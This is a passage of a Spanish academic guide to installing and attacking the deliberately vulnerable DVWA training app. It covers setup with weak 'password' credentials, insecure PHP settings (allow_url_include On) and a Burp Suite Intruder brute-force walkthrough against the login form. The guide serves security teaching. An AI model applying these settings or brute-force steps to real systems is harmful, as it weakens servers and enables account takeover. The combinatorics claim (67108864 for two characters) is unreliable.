



Universidad de Almería

**Máster en Administración, Comunicaciones
y Seguridad Informática**

WEB VULNERABLE DVWA

Autores:

Javier Waisen Restoy
Francisco Javier Pérez Sánchez

WEB VULNERABLE DVWA



Javier Waisen Restoy

Ingeniero Técnico en Informática de Sistemas

contacto@klimbia.com



Francisco Javier Pérez Sánchez

Ingeniero Técnico en Informática de Sistemas

darchis@hotmail.com



Tanto la memoria de este trabajo como el software desarrollado se distribuyen bajo la licencia GNU GPL v3.

La Licencia Pública General GNU (GNU GPL) es una licencia libre, sin derechos para software y otro tipo de trabajos.

Las licencias para la mayoría del software y otros trabajos prácticos están destinadas a suprimir la libertad de compartir y modificar esos trabajos. Por el contrario, la Licencia

Pública General GNU persigue garantizar su libertad para compartir y modificar todas las versiones de un programa--y asegurar que permanecerá como software libre para todos sus usuarios.

Cuando hablamos de software libre, nos referimos a libertad, no a precio. Las

Licencias Públicas Generales están destinadas a garantizar la libertad de distribuir copias de software libre (y cobrar por ello si quiere), a recibir el código fuente o poder conseguirlo si así lo desea, a modificar el software o usar parte del mismo en nuevos programas libres, y a saber que puede hacer estas cosas.

Para obtener más información sobre las licencias y sus términos puede consultar:

- <http://www.gnu.org/licenses/gpl.html> (Licencia original en inglés)
- <http://www.viti.es/gnu/licenses/gpl.html> (Traducción de la licencia al castellano)

*Se ha realizado el presente trabajo
para la obtención del título de
Máster Propio en Administración, Comunicaciones
y Seguridad Informática
por la Universidad de Almería
<http://masteracsi.ual.es>*

ÍNDICE

INTRODUCCIÓN	9
CAPÍTULO 1 INTRODUCCIÓN A DVWA	11
CAPÍTULO 2 INSTALACIÓN DE DVWA	15
CAPÍTULO 3 VULNERABILIDADES	19
3.1 BRUTE FORCE	19
3.1.1 Explotando la vulnerabilidad	20
3.1.2 Prevención.....	27
3.2 COMMAND EXECUTION	28
3.2.1 Explotando la vulnerabilidad	28
3.2.2 Prevención.....	32
3.3 CSRF	34
3.3.1 Explotando la vulnerabilidad	35
3.3.2 Prevención.....	40
3.4 FILE INCLUSION	41
3.4.1 Explotando la vulnerabilidad	41
3.4.2 Prevención.....	46
3.5 SQL INJECTION	47
3.5.1 Explotando la vulnerabilidad	47
3.5.2 Prevención.....	51
3.6 SQL INJECTION (BLIND).....	53
3.6.1 Explotando la vulnerabilidad	53
3.6.2 Prevención.....	56
3.7 FILE UPLOAD.....	57
3.7.1 Explotando la vulnerabilidad	57
3.7.2 Prevención.....	62
3.8 XSS REFLECTED	63
3.8.1 Explotando la vulnerabilidad	63
3.8.2 Prevención.....	67
3.9 XSS STORED.....	68
3.9.1 Explotando la vulnerabilidad	68
3.9.2 Prevención.....	73
CONCLUSIONES	75
BIBLIOGRAFÍA	77

INTRODUCCIÓN

Internet ha desempeñado un papel fundamental en la sociedad de la información como medio para facilitar el acceso e intercambio de información y datos. Miles son las empresas que ofrecen sus servicios a través de Internet y, con el auge de las redes sociales, millones de usuarios intercambian información en tiempo real. Pero, ¿cuán segura está almacenada esta información?

La seguridad informática es el área encargada de la protección de la infraestructura computacional y todo lo relacionado con ésta (incluyendo la información contenida). Para ello existen una serie de estándares, protocolos, métodos, reglas, herramientas y leyes concebidas para minimizar los posibles riesgos a la infraestructura o a la información. La seguridad informática comprende software, bases de datos, metadatos, archivos y toda información que suponga un riesgo si llega a manos de otras personas.

Uno de los lenguajes más populares para la creación de páginas web dinámicas es PHP (del inglés, *PHP Hypertext Pre-processor*). Su auge se debe en gran medida a la aparición de CMS (del inglés, *Content Management System* o Sistema de gestión de contenidos) como Wordpress o Joomla que permiten la creación de portales web a personas (u organizaciones o empresas) sin conocimiento alguno de programación mediante sencillas interfaces que automatizan todo el proceso, desde la creación de bases de datos donde almacenar información hasta la publicación de la información almacenada en éstas.

PHP no está exento de problemas de seguridad. En Informática se llama *exploit* a toda pieza de software o secuencia de comandos cuyo objetivo sea provocar un comportamiento no deseado o imprevisto en los programas informáticos, hardware, o componente electrónico. En el caso de las páginas web, estos *exploits* están destinados a causar comportamientos extraños en la aplicación o extraer información sensible del propio servidor o de los usuarios que visiten la página web.

El objetivo del libro es realizar una guía sobre la aplicación Damn Vulnerable Web App y los diferentes problemas de seguridad que presenta el lenguaje de programación PHP para la creación de páginas web dinámicas. El libro se divide en los siguientes capítulos:

- **Capítulo 1. Introducción a DVWA.** En este primer capítulo se explica qué es Damn Vulnerable Web App, el objetivo que persigue este proyecto y las diferentes distribuciones de su código fuente existentes.
- **Capítulo 2. Instalación de DVWA.** Se explica el proceso a seguir para llevar a cabo la instalación de la aplicación Damn Vulnerable Web App en un servidor web.
- **Capítulo 3. Vulnerabilidades.** Se estudian los diferentes tipos de *exploits*, las malas prácticas en programación en el lenguaje de programación PHP que conducen a estos problemas de seguridad y cómo prevenirlos.
- **Capítulo 4. Conclusiones.** Resumen del objetivo que persigue el proyecto DVWA.

Capítulo 1

INTRODUCCIÓN A DVWA

Damn Vulnerable Web App (DVWA) es un reconocido entorno de entrenamiento en explotación de seguridad web escrito en PHP y MySQL cuyo objetivo principal es permitir a programadores y técnicos estudiar e investigar sobre las diferentes temáticas involucradas en dicho campo en un entorno completamente legal.



Sitio web oficial de DVWA

Puede mantenerse informado sobre el proyecto DVWA a través de su página web oficial:

<http://www.dvwa.co.uk/>

“Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.”

Gracias a su programación **deliberadamente vulnerable** es posible realizar pruebas sobre los diferentes tipos de ataques web que se pueden llevar a cabo en este tipo de aplicación, y más concretamente sobre páginas web PHP.

The screenshot shows the DVWA homepage. The left sidebar contains a navigation menu with the following items: Home (highlighted in green), Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area features the DVWA logo at the top. Below it, a bold heading says "Welcome to Damn Vulnerable Web App!". A "WARNING!" section contains a paragraph about the application's purpose and security. A "Disclaimer" section follows, stating that the application is not responsible for its use. A "General Instructions" section provides information about the help button. At the bottom of the page, there is a footer bar with the text "Damn Vulnerable Web Application (DVWA) v1.0.7".

Figura 1-1. Portada de la aplicación DVWA.

DVWA permite el análisis del código vulnerable a los siguientes ataques:

- Brute Force.
- Command Execution.
- CSRF (Cross-Site Request Forgery).
- File Inclusion (Local File Inclusion y Remote File Inclusion).
- SQL Injection.
- SQL Injection (Blind).
- File Upload.
- XSS reflected.
- XSS stored.

Asimismo dispone de tres niveles de seguridad diferentes: *low*, *medium* y *high* (bajo, medio y alto, respectivamente).



Figura 1-2. Selección de los diferentes niveles de seguridad en DVWA.

Gracias a los diferentes niveles de seguridad se pueden apreciar las diferencias entre código seguro y bien estructurado, y código vulnerable siguiendo malas prácticas de programación.



Figura 1-3. DVWA permite comparar el código de los diferentes niveles de seguridad.

Como se comprobará más adelante, estas malas prácticas pueden llevar a brechas de seguridad graves pudiendo poner en peligro todo el sistema donde esté instalada la aplicación por lo que se recomienda no instalar DVWA en servidores en producción.



URL de interés

El proyecto Damn Vulnerable Web App se encuentra alojado en Google Code. La última versión estable puede ser descargada desde <https://code.google.com/p/dvwa/downloads/list>

Además, desde la versión 1.0.7 está disponible también una distribución LiveCD con la aplicación preinstalada además de incluir un servidor web deliberadamente vulnerable, por supuesto.

Las especificaciones de **DVWA LiveCD 1.0.7** son las siguientes:

- Ubuntu Server 10.04 mínimo
- LAMPP 1.7.3a Linux (Apache 2.2.14, MySQL 5.1.41, PHP 5.3.1)
- WebDav
- Fluxbox (opcional)
- Firefox 3.6.8
- Addons de Firefox: XSS Me, SQL Inject Me, Access Me, Tamper Data, cliente REST, HackBar, ShowIP, Switcher UserAgent, Firebug y NoScript, entre otros.



URL de interés

La distribución LiveCD de DVWA (versión 1.0.7) puede ser descargada desde el siguiente enlace: <http://www.dvwa.co.uk/DVWA-1.0.7.iso>

Capítulo 2

INSTALACIÓN DE DVWA

La instalación de Damn Vulnerable Web App requiere un servidor web (Apache, Lighttpd, etc.), MySQL y PHP.

En el caso de esta guía, la instalación de DVWA se realizará en una máquina virtual Fedora 17 donde previamente han sido instalados Apache, MySQL, PHP (versión 5.4.0) y PHPMyAdmin, y donde se ha configurado un *host virtual* para alojar la web bajo el dominio www.webvulnerable.com.

A continuación se detallan los pasos seguidos desde la descarga del código fuente hasta la completa puesta en marcha del sistema:

Desde un terminal se accede como superusuario:

```
$ su - root
```

Y se procede a la descarga del código fuente de DVWA:

```
$ wget https://dvwa.googlecode.com/files/DVWA-1.0.7.zip
```

Tras lo cual se extraen los ficheros y directorios de DVWA:

```
$ unzip DVWA-1.0.7.zip
```

Nota

El destino de los ficheros y directorios contenidos en el fichero comprimido depende de la configuración de cada sistema y, por tanto, de dónde se encuentre el directorio raíz de Apache para documentos web.

Para el caso concreto de este *host virtual*, el contenido de este archivo comprimido ha de ser movido al directorio raíz de www.webvulnerable.com, según se indicó en el fichero de configuración de Apache:

```
$ mv dvwa/* /srv/www/webvulnerable.com/public_html/
```




Figura 2-1. Contenido del directorio raíz del host virtual www.webvulnerable.com.

Una vez alojados todos los ficheros y directorios donde corresponda, se accede por primera vez a la página principal de DVWA. Puesto que aún no ha sido creada la base de datos ni configurados los parámetros de conexión a la misma, al acceder se mostrará un mensaje de error advirtiendo de este problema de conexión con la base de datos.




Figura 2-2. Mensaje de error en el primer acceso a la aplicación DVWA.

Desde un terminal se procede a la conexión con MySQL como *root*:

```
$ mysql - u root -p
```

El terminal nos solicitará la contraseña del superusuario *root* del sistema. Una vez aceptada la contraseña aparecerá la consola de MySQL a través de la cual, en primer lugar, se creará un usuario (*masteracsi*, identificado con la contraseña *password*) para realizar la conexión con la base de datos:



Nota

Emplear el usuario root para este tipo de tareas puede traer consigo graves problemas de seguridad. En caso de producirse alguna vulnerabilidad sus datos de acceso podrían ser revelados y todo el sistema quedaría expuesto.

```
mysql> create user 'masteracsi' identified by 'password';
```

Creación de la base de datos donde el script de instalación de DVWA creará las tablas necesarias:

```
mysql> create database dvwa;
```

Concede todos los permisos de acceso a la base de datos *dvwa* al usuario *masteracsi*:

```
mysql> grant all on dvwa.* to 'masteracsi' identified by 'password';
```

```
root@localhost:/srv/www/webvulnerable.com/public_html/config
Archivo Editar Ver Buscar Terminal Ayuda
[root@localhost config]# mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 42
Server version: 5.5.27 MySQL Community Server (GPL)

Copyright (c) 2000, 2011, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> create user 'masteracsi' identified by 'password';
Query OK, 0 rows affected (0.00 sec)

mysql> create database dvwa;
Query OK, 1 row affected (0.00 sec)


mysql> grant all on dvwa.* to 'masteracsi' identified by 'password';
Query OK, 0 rows affected (0.00 sec)

mysql> ■
```

Figura 2-3. Creación de la base de datos y asignación de privilegios al usuario correspondiente.

Una vez realizada esta configuración, se modifica el fichero *config.inc.php* (que se encuentra en el directorio */config* del raíz de directorios de DVWA).

En el mismo se indican la base de datos que utilizará DVWA, así como el usuario con privilegios sobre la misma y su contraseña de acceso. Puesto que DVWA está siendo instalado en el mismo sistema donde está instalado el servidor MySQL, el valor de la variable global `$_DVWA['server']` se dejará como `localhost` (o 127.0.0.1 sin comillas, como se prefiera).



```

root@localhost:/srv/www/webvulnerable.com/public_html/config
Archivo Editar Ver Buscar Terminal Ayuda
GNU nano 2.3.1 File: config.inc.php Modified
<?php
# If you are having problems connecting to the database, try changing the 'db_server' variable
# Thanks to digininja for the fix
# Database management system
$DBMS = 'MySQL';
#$DBMS = 'PGSQL';
# Database variables
$DVWA = array();
$DVWA[ 'db_server' ] = 'localhost';
$DVWA[ 'db_database' ] = 'dvwa';
$DVWA[ 'db_user' ] = 'masteracs';
$DVWA[ 'db_password' ] = 'password';
# Only needed for PGSQL
$DVWA[ 'db_port' ] = '5432';

$DVWA = array();
$DVWA[ 'db_server' ] = 'localhost';
$DVWA[ 'db_database' ] = 'dvwa';
$DVWA[ 'db_user' ] = 'root';
$DVWA[ 'db_password' ] = '';

```

Get Help WriteOut Read File Prev Page Cut Text Cur Pos
Exit Justify Where Is Next Page Uncut Text To Spell

Figura 2-4. Datos de conexión a la base de datos de DVWA.

Para generar las tablas necesarias para la utilización de DVWA se volverá a acceder a la portada de la web vulnerable donde se hará clic en el enlace adjunto al mensaje de error mostrado en la **Figura 2-2**.

Este enlace conduce a una página web con el logotipo de DVWA y en ella se encuentra un botón con la leyenda “Create / Reset Database”. Al hacer clic en dicho botón se generarán automáticamente las siguientes tablas:

- `users`: contiene los datos de las diferentes cuentas de los usuarios que podrán autenticarse en el sistema.
- `guestbook`: almacena las entradas del libro de visitas que, como se verá más adelante, se empleará para el *exploit XSS Stored*.




Figura 2-5. Generación automática de las tablas de la base de datos.

Una vez creadas las tablas ya es posible acceder por primera vez la plataforma, que redireccionará automáticamente a una página web con un formulario de acceso. Los datos con los que se accederá (y que se adjuntan en la documentación de DVWA) son los siguientes:

- Usuario (username): **admin**.
- Contraseña (password): **password**.



Nota

La guía básica de uso de DVWA se encuentra en la siguiente dirección (en inglés): <http://code.google.com/p/dvwa/wiki/README>.

Si estos datos han sido correctamente escritos, una vez enviado el formulario pulsando en el botón con la leyenda “Login”, se accederá a una página web como la que se muestra bajo estas líneas.




Figura 2-6. Autenticación y acceso a la página principal de DVWA.

Finalmente, y con el fin de poder llevar a cabo algunos de los exploits a los que es vulnerable DVWA, se deberá realizar una modificación en el fichero de configuración de PHP (*php.ini*), dejando las siguientes directivas de seguridad como se indica a continuación:

- *magic_quotes_gpc = Off*



Nota

*La directiva de seguridad **magic_quotes_gpc** ha sido eliminada a partir de la versión 5.4.0 de PHP.*

- *allow_url_fopen = On*
- *allow_url_include = On*

VULNERABILIDADES

3.1 BRUTE FORCE

Navegando por Internet es frecuente encontrar sitios web con formularios de acceso o autenticación que no incorporan sistemas *captcha* para evitar los ataques por fuerza bruta.



Nota

Un sistema de captcha consiste en una prueba desafío-respuesta utilizada en computación para determinar cuándo el usuario es o no humano.

En criptografía, se denomina ataque de fuerza bruta a la forma de recuperar una clave probando todas las combinaciones posibles hasta encontrar aquella que permite el acceso.

Dos aspectos han de ser tenidos en cuenta a la hora de realizar un ataque por fuerza bruta:

1. El alfabeto utilizado para obtener todas las posibles combinaciones.
2. La longitud de palabra (usuario/contraseña).

Por ejemplo, para un alfabeto de veintiséis letras y sabiendo de antemano que la contraseña consta de dos únicos caracteres, el número de combinaciones posibles es igual a la longitud de palabra elevado a la longitud del alfabeto, o lo que es lo mismo, 67108864 combinaciones.

Cuanto mayor es el número de posibles caracteres para la contraseña y mayor la longitud de ésta, mayor el número de combinaciones y el tiempo necesario en obtener una posible respuesta.

Así pues, para contraseñas fuertes que utilicen combinaciones de caracteres, números y caracteres especiales (*, \$, %...) la probabilidad de que fructificase un ataque de este tipo sería prácticamente nula puesto que requeriría un tiempo computacional equivalente a decenios o incluso siglos antes de que pudieran haber sido probadas todas las posibles combinaciones. Más aún si se tiene en cuenta que en el caso de DVWA el formulario que atacar con fuerza bruta incluye dos campos: nombre de usuario y contraseña.

Este tipo de ataques, por tanto, suelen ser combinados con otro tipo de ataque: los ataques de diccionario, consistentes en probar combinaciones de palabras o cadenas de caracteres que habrán sido seleccionadas previamente.

Como su propio nombre indica, se basan en la premisa de la elección como contraseñas de palabras del idioma del usuario.



URL de interés

En la siguiente dirección se encuentra un extenso listado con diferentes tipos de diccionarios según idioma y de temáticas variadas: <http://www.insidepro.com/dictionaries.php>.

Esto no quiere decir que los diccionarios sólo se construyan con palabras del idioma de la víctima, pudiendo contener cualquier palabra de cualquier idioma o cadenas de caracteres que se consideren oportunas.

Al igual que en el caso del ataque por fuerza bruta, el tamaño del diccionario influirá directamente en el tiempo computacional para comprobar todas y cada una de las cadenas que contiene. Por lo general cuanto mayor sea el diccionario mayor será la probabilidad de que el ataque tenga éxito pero también el tiempo requerido para comprobar todas y cada una de las cadenas que contenga.

La ingeniería social será importante a la hora de generar un diccionario, y en el caso de las páginas web, por ejemplo, existen herramientas que permiten crear un diccionario en base al contenido de la misma. Extraen todas las palabras, y con ello generan un diccionario de términos relacionados con el sitio web. En muchos casos el ratio de éxito con esos diccionarios es asombrosamente alto. Un ejemplo de este tipo de herramientas es CeWL.



URL de interés

*El código fuente de CeWL se encuentra disponible en la siguiente dirección:
<http://www.darknet.org.uk/2009/01/cewl-custom-word-list-generator-tool-for-password-cracking/>.*

3.1.1 Explotando la vulnerabilidad

Para explotar esta vulnerabilidad de DVWA se hará uso dos aplicaciones diferentes: Burp Suite Free Edition (versión 1.4.01) e Hydra.



Burp Suite Free Edition - <http://www.portswigger.net/burp/>

Burp Suite Free Edition es una aplicación gratuita que permite automatizar procesos como el de obtención de credenciales de acceso de una aplicación, búsqueda de valores aceptados en los parámetros de una petición (por GET o POST), ataques de inyección de código, descubrimiento de directorios, etc.

En primer lugar se configurará el explorador web para que se conecte a través de un proxy HTTP en la dirección 127.0.0.1 (localhost) en el puerto 8080 y se lanzará la aplicación Burp Suite Free Edition que automáticamente inicia la herramienta proxy encargada de interceptar todas las peticiones web en dicho puerto.





Figura 3-2. Herramienta Proxy de Burp Suite.

Figura 3-1. Navegación web a través de Proxy.

Una vez realizada esta configuración, se accede al formulario web en el que se solicitan los datos de autenticación y se procede a enviar el formulario. En este punto es irrelevante que no se conozcan los datos de acceso puesto que sólo se pretenden capturar la petición HTTP GET realizada para la autenticación, la cookie con el identificador de sesión y el mensaje (si lo hubiera) devuelto por el sistema en caso de que el nombre de usuario y/o contraseña sean incorrectos.



Figura 3-3. Autenticación fallida.

En este caso el mensaje recibido ha sido “Username and/or password incorrect” y como se aprecia en la siguiente figura, la herramienta *proxy* de Burp Suite ha interceptado la petición HTTP GET con los otros tres parámetros comentados con anterioridad.



Figura 3-4. Petición HTTP GET interceptada por Burp Suite.

A continuación se enviarán estos datos a la herramienta *intruder*, encargada de llevar a cabo el ataque por fuerza bruta.




Figura 3-5. Envío de datos recopilados a la herramienta intruder.

En la pestaña *target* se observa el host de destino al que se realizarán las peticiones HTTP GET simulando el acceso a través del formulario web así como el puerto (el 80, correspondiente a web).



Figura 3-6. Pestaña target de la herramienta intruder.

En la pestaña *positions* se seleccionará el tipo de ataque y los campos (marcados con el símbolo §) que se quieran obtener. Los campos corresponden al nombre de usuario y la contraseña y el tipo de ataque seleccionado será “cluster bomb”, consistente en la prueba de todos los valores de un parámetro contra todas las posibles combinaciones de valores del resto.




Figura 3-7. Selección del tipo de ataque y los campos que se quieren “romper” por fuerza bruta.

La selección del *payload* dependerá del tipo de dato que se quiera utilizar. Las opciones que ofrece la herramienta *intruder* son amplias: desde la carga de diccionarios, hasta la selección de caracteres para efectuar una fuerza bruta clásica, pasando por fechas o generador en base a una cadena dada. Además, pueden realizarse operaciones sobre los datos seleccionados, como codificación en Base64 o aplicación de funciones hash.

En este ejemplo el primer *payload* (correspondiente al nombre de usuario) será un listado con las palabras “admin”, “administrador” y “administrator”.




Figura 3-8. Configuración del primer payload.

Por su parte, el *payload* correspondiente a la contraseña será el contenido de un diccionario compuesto únicamente por 156 cadenas de caracteres.



Nota

El reducido tamaño del diccionario empleado es consecuencia de la limitación de la versión gratuita de Burp Suite, que añade retardos tras cada petición prolongando así el proceso de manera exasperante.




Figura 3-9. Configuración del segundo payload.

